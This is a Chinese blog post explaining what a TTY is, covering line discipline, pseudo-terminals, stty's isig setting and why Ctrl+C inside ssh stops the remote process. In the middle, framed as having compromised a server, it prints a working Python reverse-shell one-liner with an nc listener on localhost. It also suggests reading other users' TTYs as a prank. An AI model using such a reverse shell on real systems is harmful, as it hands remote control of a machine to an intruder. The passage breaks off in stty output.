

# TTY 到底是什么？

Posted on 2021年10月20日 by laixintao

先来回答一道面试题：我们知道在终端中有一些常用的快捷键，`Ctrl+E` 可以移动到行尾，`Ctrl+W` 可以删除一个单词，`Ctrl+B` 可以向前移动一个字母，按上键可以出现上一个使用过的 shell 命令。在这 4 种快捷键中，有一个是和其他的实现不一样的，请问是哪一个？

答案是 `Ctrl+W`。因为 `Ctrl+W` 是一个叫 TTY 的东西提供的，其余的三个是 shell 提供的。好吧，我承认问别人这样的题目会被打死，这里只是为了吸引读者的兴趣而已。

再看另外一个比较有意思的问题：假如你現在在 `host1` 上面使用 `ssh` 命令登录了 `host2`，然后执行了 `sleep 9999` 命令。这个时候按下 `Ctrl+C`，请问会发生什么情况？

1. `host1` 上面的 `ssh` 会被停止
2. `host2` 上面的 `sleep` 命令会被停止，`ssh` 回话将继续保持

用过 `ssh` 命令的人都应该知道现象是（2），我们可以在 `ssh` 提供的 shell 里面随便 `Ctrl+C` 而不会对 `ssh` 造成任何影响。

那么这是怎么实现的呢？

我们知道 `Ctrl+C` 是发送一个 signal，int值是2，名字叫做 `SIGINT`。所以我们可以猜想：是否是 `ssh` 进程收到了 `SIGINT`，然后将其转发到了 `ssh` 远程那边的程序，而自己不会处理这个信号呢？

我们可以使用 [killsnoop](#) 程序验证这个猜想，这个程序可以将进程间的信号打印出来。

首先我们启动 `killsnoop` 程序：

```
1 root@vagrant:/home/vagrant# ./perf-tools/killsnoop
2 Tracing kill()s. Ctrl-C to end.
3  COMM          PID    TPID      SIGNAL      RETURN
```

然后新开一个 shell，按下 `Ctrl+C`，会发现所在的 shell (pid=1549)收到了 `signal=2` 的信号，即 `SIGINT`。

```
1 vagrant@vagrant:~$ ps
2   PID TTY          TIME CMD
3   1549 pts/1    00:00:00 bash
4   1644 pts/1    00:00:00 ps
5 vagrant@vagrant:~$ ^C

1 root@vagrant:/home/vagrant# ./perf-tools/killsnoop
2 Tracing kill()s. Ctrl-C to end.
3  COMM          PID    TPID      SIGNAL      RETURN
4  bash          1549    1549      2            0
```

然后我们 `ssh` 到本机，在 `ssh` 内部按下 `Ctrl+C`：

```
1 vagrant@vagrant:~$ ssh vagrant@127.0.0.1
2 vagrant@127.0.0.1's password:
3 Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)
4
5 vagrant@vagrant:~$ ^C
```

如果我们猜想正确的话，现在应该是 shell (pid=1549) 依然收到 `SIGINT`，然后将其转发到 `ssh` 进程。

但是 `killsnoop` 显示只有 `ssh` 打开的那个 shell 收到了 `SIGINT`，`ssh` 进程本身和原来的 pid=1549 的 shell 并没有收到任何的信号。

```
1 systemd-udevd    392    1653      15            0
2 systemd-udevd    392    1664      15            0
3 bash             1689    1689       2            0
```

显然，我们的猜想是不成立的。那么，是如何实现 `Ctrl+C` 不影响 `ssh` 本身而是会影响 `ssh` 内部的程序的呢？相信看完本文你就会有一个答案了。

希望已经吸引到了你足够的兴趣，这些问题都要从 TTY 开始讲起，我们现在开始考古。

## TTY 是一个历史产物

首先要明确一点的是，TTY 是一个历史产物。就像现在的 [Unix 系统有那么多](#)的 `/bin`。是因为很多程序都默认这种存在了，老的程序需要它们才能运行，新的程序也会默认去兼容它们。如果不考虑历史原因和兼容，完全写一个从头设计的 Terminal 或者目录组织的话，是可以不需要那么多 `/bin`，不需要 TTY 的。

下面就简单地介绍一下需要 TTY 的那段历史，以及为什么在当时的情况下，TTY 和各个子组件是不可缺少的。

TTY 的全程是 Teletype，什么是 Teletype 呢？



By ArnoldReinhold – Own work, CC BY-SA 3.0, Link

这，就是 Teletype——远程，打字机。


[这个视频](#)展示了它是怎么工作的。

简单的来说，在很久之前，很多人一起使用一台计算机（你一定听说过 Unix 是多用户多任务的操作系统吧？）。每个人都有这么一个“终端”（Terminal, TTY, 在这种语境下可以认为是一个意思啦）。在这里敲下自己要运行的命令，然后发送给系统执行，从系统拿到结果，在纸上打印出结果。

所以，在当时，TTY 是一个硬件，作为一个硬件，是怎么连接到计算机的呢？

首先要有线，但是这根线连到的其实并不直接是计算机，而是一个叫做 Universal Asynchronous Receiver and Transmitter (UART) 的硬件。UART Driver 可以从硬件中读出信息，然后将其发送到 TTY Driver. TTY 从中读出来发送给程序。（事实上，UART 到今天也还在使用，如果你玩过 Arduino 或者树莓派的话，可能接触过。）

类似于这样：



图片来自 [The TTY demystified](#)

到这里，其实对于我们“现代人”来说，也都比较直接。来自硬件的输入通过 Driver 层层复制最终到了应用程序而已。

等等，上面还有一个叫做“Line discipline”的东西。这是什么鬼？

如它的名字所说，用来“管教”line 的。命令在输入之后，在按下 Enter 键之前，其实是存储在 TTY 里面的。存在 TTY 的 line 就可以被 Line discipline 所“管教”。比如它提供的功能有：通过 Ctrl+U 删除，也就是说，你按下 Ctrl+U 之后，TTY 并不会发送字符给后面的程序，而是会将当前缓存的 line 整个删掉。同理，Ctrl+W 删除一个字符也是 Line discipline 所提供的功能。（哇！你现在能通过我的面试了！）我会在后面证明这是 TTY 提供的功能。

这个功能在我们“现代人”看来简直太无聊了！不能直接交给 bash 来处理吗？有必要作为一个 Kernel 的子系统处理这种事情吗？

每当你想要批评别人时，你要记住，这个世界上所有的人，并不是个个都有过你拥有的那些优越条件。

是的，当年的 Unix 就没有这样的条件。

在很久之前，将每一个字符读进来然后立即发送给后面的程序的话，对计算机来说太累了。因为 Unix 的 RAM 很小，只有 64K words. 如果 20 个人用每分钟 60 个单词的速度打字的话，大概每秒会需要 100 次 context switches 和 disk swap，那么计算机将会花费 100% 的时间来处理这些人的按键上，根本没有时间干别的了。（PS 这段内容其实是我从 [dev.to 一个评论](#)能看到的，实在太精彩了，看到这个评论之前我看了很多文章都没想明白到底为什么需要 Line discipline.）

Line discipline 最大的用处，其实是一个可编程的中间人。它可以 buffer 20 个 TTYs 的内容，直到有一个人按下 Enter 的时候，才会真正将内容发送给后端的程序。一个 Line discipline 模块可以 cache 20 个 TTYs，假设我们需要 30s 输入一个命令的话，那么每一个用户差不多有 1.5s 的执行时间。几乎快了 100 倍。

Line discipline 的工作方式有点像 Emacs，有一个 size=127 的 function table，每一个 key 都有一个绑定的功能。比如说：进入 buffer; 将命令发送出去等等。

你可以将 TTY 设置为 raw mode，这样 Line discipline 将不会对收到的字符作任何解释，会直接发送给后面的程序（准确说，应该是前台的进程组，session，会收到）（实际上，这就是 ssh 不会收到 SIGINT 而是 ssh 内部的程序收到 SIGINT 的原因，我会在后文给你证明）。现在很多程序使用的 TTY 都是 raw mode 了，比如 ssh 和 Vim. 但是在很久之前，Vim 是运行在 cooked mode（即 Line discipline 会起作用）。当你在一行的中间输入一些文字，比如 asdffwefs，屏幕会乱掉，这些文字会覆盖后面的内容，直到你按下 Esc 退出编辑才会正常。

今天的电脑已经比当时的硬件性能搞了千万倍，所以 Line discipline 没有什么意义了。但是在当时，如果人们想要对当前输入的命令进行删除在编辑，这个功能在哪里实现最合适呢？显然是 buffer 的地方了！

这里的性能问题已经成为历史，但是 TTY 和 Line discipline 却存在了下来（不然我们现在怎么能用 Ctrl+W 呢？），因为（我猜的）很多程序在写的时候，比如 bash，会默认有 TTY 的存在；TTY 也继续保留着 Line discipline 的功能，而用户对此并没有任何体感（之前我们不知道 TTY 这个玩意，终端和 ssh 不也用的好好的吗？）所以在我看来，这是一个向后兼容的“文物”。

那么在今天，TTY 到底是什么呢？本质上，它不再是一个硬件，而只是一个软件（内核子系统）。从系统的用户层面来说，他是——一个文件。当然了，Unix 里面什么不是文件呢？

通过 tty 命令可以查看当前的 shell 使用的哪一个 TTY。

作为一个“文件”，你可以直接往里面写。内容写进 TTY 之后将会被输出设备读出去。（下图表现为在下面的 shell 写入，出现在上面的 shell 中）

```
vagrant@vagrant:~$ tty
/dev/pts/2
vagrant@vagrant:~$ hello you!

vagrant@vagrant:~$ echo hello you! > /dev/pts/2
vagrant@vagrant:~$
```

当然，也可以读。但当你从 TTY 读的时候，你就和输出设备形成了竞争关系，因为你们都在从这个 TTY 中尝试读，原来这个 TTY 只有一个读者，现在有了两个。我在上面的 shell 中按下了 1-9 这几个数字，每一次输入不一定会被哪边读到：



```
vagrant@vagrant:~$ 2468
```

```
vagrant@vagrant:~$ cat /dev/pts/2
13579
```

一旦被 `cat` 读到了，那么你按下的键将不会显示在当前的 shell 中。

是不是有了坏坏的想法？是的，我们可以通过 `w` 命令看看有哪些人登录在机器上，然后去 `cat` 他们的 TTY，他们一定会以为自己的键盘坏了！（小提示，当用户登录的时候，使用的 TTY 文件权限将设置为仅自己读写，owner 设置为自己，所以这个恶作剧必须要 root 才行！）

```
vagrant@vagrant:~$ w
 15:38:31 up 11:19,  5 users,  load average: 0.02, 0.01, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU       PCPU  WHAT
vagrant   tty1     -             15:17       17:35       0.05s      0.04s  -bash
vagrant   pts/0    10.0.2.2      14:49       34:45       0.03s      0.03s  -bash
vagrant   pts/1    10.0.2.2      14:51       31:59       0.04s      0.04s  -bash
vagrant   pts/2    10.0.2.2      15:17        4.00s      0.01s      0.01s  -bash
vagrant   pts/3    10.0.2.2      15:32        1.00s      0.00s      0.00s  w
vagrant@vagrant:~$ ls -l /dev/pts/2
crw--w---- 1 vagrant tty 136, 2 Oct 19 15:38 /dev/pts/2
vagrant@vagrant:~$
```

了解了 TTY 是什么，那么它在今天有什么用呢？

我们可以反向思考这个问题，没有 TTY 行不行？

答案是可以的。

我可以演示一下没有 TTY 一样可以使用终端。

设想一种场景，假如你攻破了别人的一台机器，比如 `kawabangga.com` 所在的服务器，你发现了一种可以在里面执行 python 代码的方法，但是，你只能将代码注入进去执行，看不到输出，这怎么办呢？

有一种叫做 reverse shell 的东西。通俗来讲，我们 ssh 一般是我们跑去远程的电脑上做控制，reverse，顾名思义就是反向的 shell。其实就是我在远程的机器上打开一个 shell，然后将它拱手送给你，交给你控制。

下面演示，我在下面的终端使用 `nc` 打开了一个 tcp 端口，然后在上面的终端执行了如下命令：

```
1 | python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",4444));subprocess.call(["nc","-l","-p",4444])'
```

```
[4] 1:zsh
vagrant@vagrant:~$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

vagrant@vagrant:~$ nc -l 9999
$
```

可以看到这段 python 代码实际上打开了一个 sh 程序，然后将 stdin/stdout/stderr 全部和 tcp 的 socket 连接了起来。对于 nc 的这一端来说，nc 的 stdin/stdout/stderr 就发送进入了 socket，所以，我的 nc 变成了能控制对方的一个 shell！

这样，我就可以在对方的主机上随意执行命令了，非常方便！

```
vagrant@vagrant:~$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

---

```
vagrant@vagrant:~$ nc -l 9999
$ hostname
vagrant
$ tty
not a tty
$ w
 16:35:05 up 12:16,  7 users,  load average: 0.00, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant   tty1     -                15:17    1:14m  0.05s  0.04s -bash
vagrant   pts/0    10.0.2.2        14:49    1:31m  0.03s  0.03s -bash
vagrant   pts/1    10.0.2.2        14:51    1:28m  0.04s  0.04s -bash
vagrant   pts/2    10.0.2.2        15:17    3:53   0.01s  0.01s -bash
vagrant   pts/3    10.0.2.2        15:32    15.00s 0.01s  0.01s -bash
vagrant   pts/4    10.0.2.2        16:31    2:52   0.02s  0.00s w
vagrant   pts/5    10.0.2.2        16:31    1.00s  0.00s  0.00s nc -l 9999
$
```

使用其他语言也可以[打开 reverse shell](#)。

通过上面的图片也可以看出，这是一个没有 TTY 的 shell。它有什么问题呢？我们来跑一下 TUI 程序，比如 htop。

```
dfmt  ←
 1 [                                0.0%]
 2 [                                0.7%]
Mem[|||||||219M/981M]
Swp[|268K/980M]
Tasks: 50, 59 thr; 1 running
Load average: 0.09 0.04 0.01
Uptime: 12:18:56
```

PID	USER	PRI	NI	VRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
664	root	20	0	877M	48232	26608	S	0.7	4.8	0:12.56	/usr/bin/contai
5032	vagrant	20	0	10508	3836	3256	R	0.0	0.4	0:00.03	htop
680	redis	20	0	52792	4672	3360	S	0.0	0.5	1:04.51	/usr/bin/redis-
4998	vagrant	20	0	13960	5864	4400	S	0.0	0.6	0:00.02	sshd: vagrant@p
1036	root	20	0	288M	2728	2360	S	0.0	0.3	0:06.51	/usr/sbin/VBoxS
1	root	20	0	99M	11308	8212	S	0.0	1.1	0:01.36	/sbin/init
364	root	19	-1	59660	24260	23120	S	0.0	2.4	0:00.42	/lib/systemd/sy
392	root	20	0	21384	5324	3796	S	0.0	0.5	0:00.89	/lib/systemd/sy
400	systemd-n	20	0	26604	7476	6620	S	0.0	0.7	0:00.16	/lib/systemd/sy
532	root	RT	0	273M	17992	8200	S	0.0	1.8	0:00.40	/sbin/multipath
533	root	RT	0	273M	17992	8200	S	0.0	1.8	0:00.00	/sbin/multipath
534	root	RT	0	273M	17992	8200	S	0.0	1.8	0:00.06	/sbin/multipath
535	root	RT	0	273M	17992	8200	S	0.0	1.8	0:02.62	/sbin/multipath
536	root	RT	0	273M	17992	8200	S	0.0	1.8	0:00.00	/sbin/multipath
537	root	RT	0	273M	17992	8200	S	0.0	1.8	0:00.00	/sbin/multipath
531	root	RT	0	273M	17992	8200	S	0.0	1.8	0:04.19	/sbin/multipath

注意看左上角的问题，其实是按下 q 之后尝试敲下 hostname 这几个字，而 sh 已经丧失理智了，连我敲下的字符都不能正常显示出来。

所以说，在今天，没有 TTY，我们也能跑一个不完整的 shell，毕竟，我们今天的硬件已经和远程打字机没什么关系了。

但是，TTY 依然作为一个内核的模块承担着重要的功能。有了 TTY，可以给我们完成一些 Terminal 上的功能。Terminal 可以告诉 TTY，移动指针，清除屏幕，重置大小等功能。

诶？等一下，为什么我们在上面的图片中见到的 tty 命令，都是以 /dev/pts/ 开头的，而不是以 /dev/tty 开头的呢？有什么区别？

这其实是“假装的”TTY，叫做 Pseudo terminal。

不知道你有没有意识到，我们上面讨论的 TTY 有一个很重要的点是，TTY 是作为内核的一个模块（子系统，Drive）。TTY 在内核空间而不是用户空间，我们现代的 Terminal 程序，ssh 程序等，如何能和 TTY 交互呢？

答案就是 PTY。


这里会将解释进行简化，方便理解。当像 iTerm2 这样的程序需要 TTY 的时候，它会要求 Kernel 创建一个 PTY pair 给它。注意这里是 pair，也就是 PTY 总是成对出现的。一个是 master，一个是 slave。slave 那边交给程序（刚才说过了，bash 这种程序默认会认为有 TTY 的存在，在交互状态下会和 TTY 一起工作），程序并不知道这是一个 PTY slave 还是一个真正的 TTY，它只管读写。PTY master 会被返回给要求创建这个 PTY pair 的程序（一般是 ssh，终端模拟器图形软件，tmux 这种），程序拿到它（其实是一个 fd），就可以读写 master PTY 了。内核会负责将 master PTY 的内容 copy 到 slave PTY，将 slave PTY 的内容 copy 到 master PTY。上面我们看到的 /dev/pts/\* 等，pts 的意思是 pseudo-terminal slave。意思是这些交互式 shell 的 login device 是 pseudo-terminal slave。

```
terminal emulator - pty master <-- TTY driver( copies stuff from/to) --> pty slave - shell
```

所以说，我们在 GUI 下看到的程序，比如 Xterm/iTerm2（其实用的是 [tys](#)，这里就不细说了），比如 tmux 中打开的 shell，比如 ssh 打开的 shell，全部都是 PTY。所以，GUI 下面的这些终端，类似 konsole, Xterm，都叫做“终端模拟器”，它们不是真正的终端，是模拟出来的。

怎么进入到一个真正的 TTY 呢？很简单，在 Ubuntu 桌面系统中，Ctrl+Alt+F1 按下去，是图形界面，但是 Ctrl+Alt+F2（其实 F2-F6 都是），就是一个终端了，这个终端，就是 TTY，你在那里登录然后按下 tty 命令，它就会告诉你这是 tty device 了。

我正好有一个 virtualbox 虚拟机，只有命令行，没有 GUI，登录进去的话，可以看到这就是一个 TTY。



```
tlpi-code_default_1626368886222_95229 [Running]

Ubuntu 20.04.2 LTS vagrant tty1
vagrant login: vagrant
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 19 Oct 2021 04:50:48 PM UTC

System load:  0.11           Processes:            141
Usage of /:   12.3% of 61.31GB Users logged in:        1
Memory usage: 29%           IPv4 address for docker0: 172.17.0.1
Swap usage:   0%            IPv4 address for eth0:   10.0.2.15

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
Last login: Tue Oct 19 16:31:27 UTC 2021 from 10.0.2.2 on pts/5
vagrant@vagrant:~$ tty
/dev/tty1
vagrant@vagrant:~$ _
```

最后我们回到本文开头的第二个问题：为什么在 ssh 里面按下 Ctrl+C 并不会停止 ssh 而是会停止 ssh 内的程序呢？

我们回顾一下，当我们在本机按下 Ctrl+C 的时候，都发生了什么？

1. kernel 的 driver 收到了 Ctrl+C 的输入，中间经过的不相关的模块我们忽略不计
2. 然后到达 TTY，TTY 收到了这个输入之后向当前在 TTY 前台的进程组（其实是当前 TTY 被分配给了哪一个 session，就给哪里发）发送 SIGINT 信号，如果当前是 bash 在前台，bash 会收到这个信号，如果是 sleep，那么 sleep 就会收到。

由于 SIGTERM 是可以被程序自己处理的信号，所以 bash 收到之后决定忽略，sleep 收到之后会退出。

```
vagrant@vagrant:~$ ^C
vagrant@vagrant:~$ sleep 99
^C
vagrant@vagrant:~$ █
```

stty 程序可以让我们修改 tty 的 function table, Ctrl+C 这里涉及的是一个叫 isig 的功能:

```
[ - ] isig
```

```
enable interrupt, quit, and suspend special characters
```

—from man isig

这个其实是说, 如果 TTY 收到的 Ctrl+C 这种输入 (原始符号是 ^C, 对应的, 可以使用 stty -a 命令查看, 默认的 quit 是 ^\, 默认的 suspend 是 ^Z), 不要将它原文发给后面的程序, 而是将其转换成 SIGINT 发送给当前 TTY 后面的进程组。所以我们可以用 stty -isig 来关闭这个行为。

现在, 如果在 sleep 程序中按下 Ctrl+C, TTY 将会把 ^C 字符原封不动地发送给 sleep 程序, sleep 将不会收到任何的信号。我们无法使用 Ctrl+C 结束 sleep 程序了。

```
vagrant@vagrant:~$ stty -isig
vagrant@vagrant:~$ sleep 99
^C^C^C^C^C^C█
```

回到 ssh 的那个问题, 我们现在合理的猜测是: ssh 在获取远程的 shell 的时候, 会先将当前自己所在的 shell disable isig, 这样子, Ctrl+C 这个行为将会以字符发送给 ssh, ssh 的客户端将这个字符发送给远程的 ssh server, ssh server 发送给自己的 TTY (其实是一个 PTY master 啦), 最后远程的 TTY 发送给当前远程的前台进程一个 SIGINT 信号。

如何验证我们的猜想呢?

验证1

我们可以使用 stty 查看 shell 的 TTY 设置, 然后使用这个 shell 通过 ssh 登录之后, 再次查看 TTY 的设置。



```
vagrant@vagrant:~$ tty
/dev/pts/2
vagrant@vagrant:~$ stty --file /dev/pts/0 -a
speed 9600 baud; rows 25; columns 187; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = M-^?; eol2 = M-^?; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = <undef>;
discard = <undef>; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr -icrnl ixon -ixoff -iuclic ixany imaxbel iutf8
-opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
